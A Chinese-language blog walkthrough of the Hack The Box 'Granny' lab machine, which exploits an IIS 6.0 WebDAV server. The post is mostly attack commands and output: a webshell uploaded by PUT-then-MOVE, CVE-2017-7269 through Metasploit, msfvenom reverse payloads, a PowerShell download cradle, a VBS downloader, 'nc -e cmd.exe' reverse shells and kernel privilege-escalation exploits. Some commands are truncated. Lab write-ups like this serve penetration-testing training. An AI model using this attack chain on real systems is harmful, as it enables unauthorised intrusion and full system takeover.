




# HTB靶场系列 Windows靶机 Granny靶机

原创

彤彤学安全  于 2022-01-29 11:31:29 发布  298  收藏

分类专栏: [HTB](#) 文章标签: [渗透测试](#) [linux](#) [vbs](#) [iis](#) [windows](#) [server](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/m0\\_57221101/article/details/122741017](https://blog.csdn.net/m0_57221101/article/details/122741017)

版权



[HTB 专栏收录该内容](#)

15 篇文章 0 订阅

订阅专栏

## 勘探

还是使用nmap进行侦察

先大致扫描

```
nmap 10.10.10.15
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-01 10:29 CST
Nmap scan report for 10.10.10.15
Host is up (0.38s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 39.33 seconds
```

发现只开了80端口, 是一个纯网站

那么仔细扫描

```
nmap -sCV 10.10.10.15 -p 80
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-01 10:32 CST
Nmap scan report for 10.10.10.15
Host is up (0.71s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
|_ http-methods:
|_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
|_ http-server-header: Microsoft-IIS/6.0
|_ http-title: Under Construction
|_ http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, L
|   Server Date: Sat, 01 Jan 2022 02:32:39 GMT
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/6.0
|_ Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.55 seconds
```

发现服务器是iis6.0，那么我们推测对方服务器系统版本大概是win2003之前的系统

用dirsearch扫一下敏感目录

```
python3.9 dirsearch.py -u http://10.10.10.15
```

```
_|. _ _ _ _ _|_ v0.4.2  
(_|_|_|_|) (/_(|_|_|_|)
```

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10977
```

```
Output File: /root/dirsearch/reports/10.10.10.15/_22-01-01_10-30-44.txt
```

```
Error Log: /root/dirsearch/logs/errors-22-01-01_10-30-44.log
```

```
Target: http://10.10.10.15/
```

```
[10:32:59] 301 - 153B - /_private -> http://10.10.10.15/%5Fprivate/  
[10:32:59] 200 - 246B - /_private/  
[10:33:00] 301 - 155B - /_vti_bin -> http://10.10.10.15/%5Fvti%5Fbin/  
[10:33:00] 200 - 759B - /_vti_bin/  
[10:33:00] 200 - 195B - /_vti_bin/_vti_aut/author.dll  
[10:33:00] 200 - 96B - /_vti_bin/shtml.dll  
[10:33:00] 200 - 96B - /_vti_bin/shtml.exe?_vti_rpc  
[10:33:00] 200 - 106B - /_vti_bin/shtml.exe/qwertyuiop  
[10:33:00] 200 - 105B - /_vti_bin/shtml.dll/asdfghjkl  
[10:33:00] 200 - 246B - /_vti_log/  
[10:33:00] 500 - 88B - /_vti_pvt/users.pwt  
[10:33:00] 301 - 155B - /_vti_log -> http://10.10.10.15/%5Fvti%5Flog/  
[10:33:00] 500 - 88B - /_vti_pvt/users.pwd  
[10:33:01] 500 - 88B - /_vti_cnf/  
[10:33:01] 200 - 2KB - /_vti_inf.html  
[10:33:01] 200 - 195B - /_vti_bin/_vti_adm/admin.dll  
  
[10:34:29] 200 - 369B - /aspnet_client/  
[10:34:29] 301 - 158B - /aspnet_client -> http://10.10.10.15/aspnet%5Fclient/  
  
[10:36:14] 200 - 242B - /images/  
[10:36:14] 301 - 149B - /images -> http://10.10.10.15/images/  
[10:37:47] 200 - 2KB - /postinfo.html
```

```
Task Completed
```

在上面我们发现了有iis6.0中间件，那么我们搜索一下有没有相关漏洞

```
searchsploit IIS 6.0
```

```
-----  
Exploit Title | Path  
-----  
Microsoft IIS 4.0/5.0/6.0 - Internal IP Ad | windows/remote/21057.txt  
Microsoft IIS 5.0/6.0 FTP Server (Windows | windows/remote/9541.pl  
Microsoft IIS 5.0/6.0 FTP Server - Stack E | windows/dos/9587.txt  
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote | windows/dos/3965.pl  
Microsoft IIS 6.0 - ASP Stack Overflow Sta | windows/dos/15167.txt  
Microsoft IIS 6.0 - WebDAV 'ScStoragePathF | windows/remote/41738.py  
Microsoft IIS 6.0 - WebDAV Remote Authenti | windows/remote/8704.txt  
Microsoft IIS 6.0 - WebDAV Remote Authenti | windows/remote/8754.patch  
Microsoft IIS 6.0 - WebDAV Remote Authenti | windows/remote/8765.php  
Microsoft IIS 6.0 - WebDAV Remote Authenti | windows/remote/8806.pl  
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple V | windows/remote/19033.txt  
-----
```

```
Shellcodes: No Results
```

看到了关于IIS的webdav的漏洞

webdav作为类ftp的文件共享协议，一定是有文件上传，下载读取之类的功能的

我们之前在nmap中勘探到，这个webdav支持相当多的方法

```
Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, U
```

那我们可以用davtest来测试一下这个webdav都可以上传和调用哪些文件

```
root@kali# davtest -url http://10.10.10.15
*****
Testing DAV connection
OPEN          SUCCEED:          http://10.10.10.15
*****
NOTE   Random string for this session: l8Qkwc
*****
Creating directory
MKCOL        SUCCEED:          Created http://10.10.10.15/DavTestDir_l8Qkwc
*****
Sending test files
PUT   txt    SUCCEED:          http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.txt
PUT   jsp    SUCCEED:          http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.jsp
PUT   asp    FAIL
PUT   php    SUCCEED:          http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.php
PUT   cgi    FAIL
PUT   aspx   FAIL
PUT   pl     SUCCEED:          http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.pl
PUT   cfm    SUCCEED:          http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.cfm
PUT   shtml  FAIL
PUT   jhtml  SUCCEED:          http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.jhtml
PUT   html   SUCCEED:          http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.html
*****
Checking for test file execution
EXEC   txt    SUCCEED:          http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.txt
EXEC   jsp    FAIL
EXEC   php    FAIL
EXEC   pl     FAIL
EXEC   cfm    FAIL
EXEC   jhtml  FAIL
EXEC   html   SUCCEED:          http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.html
*****
/usr/bin/davtest Summary:
Created: http://10.10.10.15/DavTestDir_l8Qkwc
PUT File: http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.txt
PUT File: http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.jsp
PUT File: http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.php
PUT File: http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.pl
PUT File: http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.cfm
PUT File: http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.jhtml
PUT File: http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.html
Executes: http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.txt
Executes: http://10.10.10.15/DavTestDir_l8Qkwc/davtest_l8Qkwc.html
```

发现上传成功的只有txt和html

而这个脚本没有测试aspx文件的上传和利用，我们可以手动测试一下

```

root@kali# echo 1234 > test.txt
root@kali# curl -X PUT http://10.10.10.15/test.txt -d @test.txt
root@kali# curl http://10.10.10.15/df.txt
1234
root@kali# curl -X PUT http://10.10.10.15/test.aspx -d @test.txt
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>The page cannot be displayed</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=Windows-1252">
<STYLE type="text/css">
  BODY { font: 8pt/12pt verdana }
  H1 { font: 13pt/15pt verdana }
  H2 { font: 8pt/12pt verdana }
  A:link { color: red }
  A:visited { color: maroon }
</STYLE>
</HEAD><BODY><TABLE width=500 border=0 cellspacing=10><TR><TD>

<h1>The page cannot be displayed</h1>
You have attempted to execute a CGI, ISAPI, or other executable program from a directory that does not allow
<hr>
<p>Please try the following:</p>
<ul>
<li>Contact the Web site administrator if you believe this directory should allow execute access.</li>
</ul>
<h2>HTTP Error 403.1 - Forbidden: Execute access is denied.<br>Internet Information Services (IIS)</h2>
<hr>
<p>Technical Information (for support personnel)</p>
<ul>
<li>Go to <a href="http://go.microsoft.com/fwlink/?linkid=8180">Microsoft Product Support Services</a> and
<li>Open <b>IIS Help</b>, which is accessible in IIS Manager (inetmgr),
  and search for topics titled <b>Configuring ISAPI Extensions</b>, <b>Configuring CGI Applications</b>, <b>
<li>In the IIS Software Development Kit (SDK) or at the <a href="http://go.microsoft.com/fwlink/?LinkId=818
</ul>

</TD></TR></TABLE></BODY></HTML>

```


发现了它拒绝了我们上传aspx文件的请求

但是之前我们看到，他是支持move方法的那么我们可不可以上传txt文件，然后把他改成aspx文件呢

```

root@kali# cp /usr/share/webshells/asp/cmdasp.aspx .
root@kali# curl -X PUT http://10.10.10.15/cmdasp.txt -d @cmdasp.aspx
root@kali# curl -X MOVE -H 'Destination:http://10.10.10.15/cmdasp.aspx' http://10.10.10.15/cmdasp.txt

```



然后就发现成功了

也就是这个不可以上传aspx但可以执行

## 获取lakis用户权限

### 使用msf攻击

然后去百度一下发现许多有关cve-2017-7269的漏洞，那么尝试利用一下，[cve-2017-7269](#)

下载后放在msf的漏洞文件夹中

```
/usr/share/metasploit-framework/modules/exploits/windows/iis/
```

注意命名问题msf加载不了连字符 —

然后直接msf打通

打通之后会发现一个问题

```
stdapi_sys_config_getuid: Operation failed: Access is denied.
```

这个问题不知道原因只知道解决办法：

就是平常我们使用msf获得shell之后为了隐蔽进程会把shell合并进一个应用

转换pid

```
meterpreter > ps

Process List
=====

PID   PPID  Name           Arch  Session  User           Path
---   -
0     0     [System Pr    -
  ocess]
4     0     System
272   4     smss.exe
320   272   csrss.exe
344   272   winlogon.e
  xe
392   344   services.e
  xe
404   344   lsass.exe
580   392   svchost.ex
  e
668   392   svchost.ex
  e
732   392   svchost.ex
  e
772   392   svchost.ex
  e
788   392   svchost.ex
  e
924   392   spoolsv.ex
  e
952   392   msdtc.exe
1064  392   cisvc.exe
1112  392   svchost.ex
  e
```

```

1168 392 inetinfo.e
xe
1204 392 svchost.ex
e
1316 392 VGAuthService
.exe
1384 392 vmttoolsd.e
xe
1488 392 svchost.ex
e
1596 392 svchost.ex
e
1708 392 dllhost.ex
e
1768 392 dllhost.ex
e
1936 392 alg.exe
1964 580 wmiprvse.e x86 0 NT AUTHORITY\NET C:\WINDOWS\system
WORK SERVICE 32\wbem\wmiprvse.
exe
2096 392 vssvc.exe
2172 1488 w3wp.exe x86 0 NT AUTHORITY\NET c:\windows\system
WORK SERVICE 32\inetsrv\w3wp.e
xe
2240 580 davcdata.e x86 0 NT AUTHORITY\NET C:\WINDOWS\system
WORK SERVICE 32\inetsrv\davcda
ta.exe
2288 2172 calc.exe x86 0 C:\WINDOWS\system
32\calc.exe
2444 788 wmiadap.ex
e
2464 580 wmiprvse.e
xe
meterpreter > getpid
Current pid: 2288
meterpreter > migrate 2172
[*] Migrating from 2288 to 2172...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE

```

这一步把shell进程和2172的w3wp.exe绑定，之后就可以正常操作了

## 手动

### 普通shell

我们之前在web界面已经注入了一个aspx文件作为命令执行界面，那么我们可以用这个界面直接转发出来一个shell或者是诸如一个aspx的木马，来获得一个msfshell

那么直接转发shell就在命令行中输入

```
C:\Windows\syntax\native\WindowsPowerShell\v1.0\powershell.exe+IEX(New-Object Net.WebClient).downloadString('ht
```

注意这样使用脚本之前，需要先用python打开本地的SimpleHTTPServer服务



```
python -m SimpleHTTPServer 80
```

然后这个脚本来源于[nishang的github](#))

但是发现执行失败了，为什么，可能是这个服务器里没有powershell那么咱们可以使用一种思路使用vb来调用wget来下载一个nc来转发shell，思路来源于[Bro10](#))

创建一个vb脚本

```
echo strUrl = WScript.Arguments.Item(0) >> wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Asc(Midb(varByteArray,lngCounter + 1,1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
```

然后调用获取在我们开了http服务的主机中的nc

```
cscript wget.vbs http://10.10.16.7/nc.exe nc.exe
```

之后使用nc转发shell

```
nc -e cmd.exe 10.10.16.7 4444
```

成功获得一个shell

msfshell

同样可以用改名字的方法上传一个msf的aspx小上去来获得一个比较好用的回连shell

首先用msfvenom制作一个小马

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.14 LPORT=443 -f aspx > met.aspx
```

```
root@kali# curl -X PUT http://10.10.10.15/met.txt ---data-binary@met.aspx
root@kali# curl -X MOVE -H 'Destination: http://10.10.10.15/met.aspx' http://10.10.10.15/met.txt
```

注意此时我选择了以二进制的方式来上传文件，如果还以post形式上传，会致使文件格式出错而导致小马执行失败

之后用msf打开监听模块执行脚本就好

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     tun0             yes       The listen address (an interface may be specified)
  LPORT     443              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.14:443
```

执行脚本

```
curl http://10.10.10.15/met.aspx

[*] Sending stage (179779 bytes) to 10.10.10.15
[*] Meterpreter session 1 opened (10.10.14.14:443 -> 10.10.10.15:1032) at 2019-03-06 17:05:07 -0500

meterpreter >
```

获得shell

获取root权限

## 使用msf

使用后渗透模块先将会话保存到后台

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/iis/cve_17_7269) > search post/multi/recon/local_exploit_suggester

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  - - - -                                     - - - - - - - -  - - -  - - - -  - - - - - - - -
0  post/multi/recon/local_exploit_suggester  normal          No     Multi Recon Local Exploit S

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_su

msf6 exploit(windows/iis/cve_17_7269) > use 0
```

这个模块是用来探查渗透系统有什么漏洞的

**sessions** 语句可以看到自己会话的id然后设计一下选项run就行

```
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

Name          Current Setting  Required  Description
----          -
SESSION              yes          The session to run this module on
SHOWDESCRIPTION  false          yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
=====

Id  Name  Type          Information                               Connection
--  - - -  -
1   meterpreter x86/windows NT AUTHORITY\NETWORK SERVICE @ GRANNY  10.10.16.2:4444 -> 10.10.10.15:1030 (10.10.10.15)

msf6 post(multi/recon/local_exploit_suggester) > run
```

查看结果

```
msf6 post(multi/recon/local_exploit_suggester) > run
```

```
[*] 10.10.10.15 - Collecting local exploits for x86/windows...  
[*] 10.10.10.15 - 38 exploit checks are being tried...  
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated  
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.  
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.  
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.  
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated  
[+] 10.10.10.15 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.  
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.  
[*] Post module execution completed
```

存在三个漏洞ms14058 ms14070 ms15051

**use exploit/windows/local/ms14\_058\_track\_popup\_menu**

```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > show options
```

```
Module options (exploit/windows/local/ms14_058_track_popup_menu):
```

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on.

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.102	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Windows x86

```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set session 1
session => 1
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set lhost 10.10.16.2
lhost => 10.10.16.2
msf6 exploit(windows/local/ms14_058_track_popup_menu) > run
```

```
[*] Started reverse TCP handler on 10.10.16.2:4444
[*] Launching notepad to host the exploit...
[+] Process 2348 launched.
[*] Reflectively injecting the exploit DLL into 2348...
[*] Injecting exploit into 2348...
[*] Exploit injected. Injecting payload into 2348...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.16.2:4444 -> 10.10.10.15:1031) at 2022-01-01 15:06:34 +0800
```

```
meterpreter > dir
Listing: c:\windows\system32\inetsrv
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

## 手动

这种方法用于pwk或oscp考试中不可以使用msf的规则

用sysinfo来获取靶机信息然后复制粘贴到本地的一个txt文件中用wes进行分析

发现存在

ms09-012漏洞

此时可以安装sqlninja然后利用它自带的脚本/usr/share/sqlninja/apps/churrasco.exe进行一个提权

此时使用我们在上面编写的VB脚本来下载这个脚本

```
cscript wget.vbs http://10.10.14.42:8000/churrasco.exe churrasco.exe
```

然后使用这个脚本利用nc转发shell

```
churrasco.exe -d "C:\temp\nc.exe -e cmd.exe 10.10.16.7 5555
```

之后再攻击机上用nc接收就可以了

```
nc -lvp 5555
```

提权原理解释

After doing some research around the exploit the best resource was from Microsoft's official disclosure [website](#). To summarise in a simple and brief way the vulnerability first of all exists within the Microsoft Distributed Transaction Coordinator (MSDTC). The MSDTC leaves a `NetworkService` token that can be impersonated (meaning it will run with that tokens privileges and permissions) by any process that calls into it. Meaning the vulnerability allows a process that is not running under the `NetworkService` account but has the `SeImpersonatePrivilege` to elevate it's privilege and therefore execute code under `NetworkService` privilege.

感谢

[HTB Granny Writeup](#) | [Bros10](#)提供的手动提权思路和在没PS的情况下VB的思路

[HTB: Granny](#) | [0xdf hacks stuff](#)提供的利用curl解决问题的思路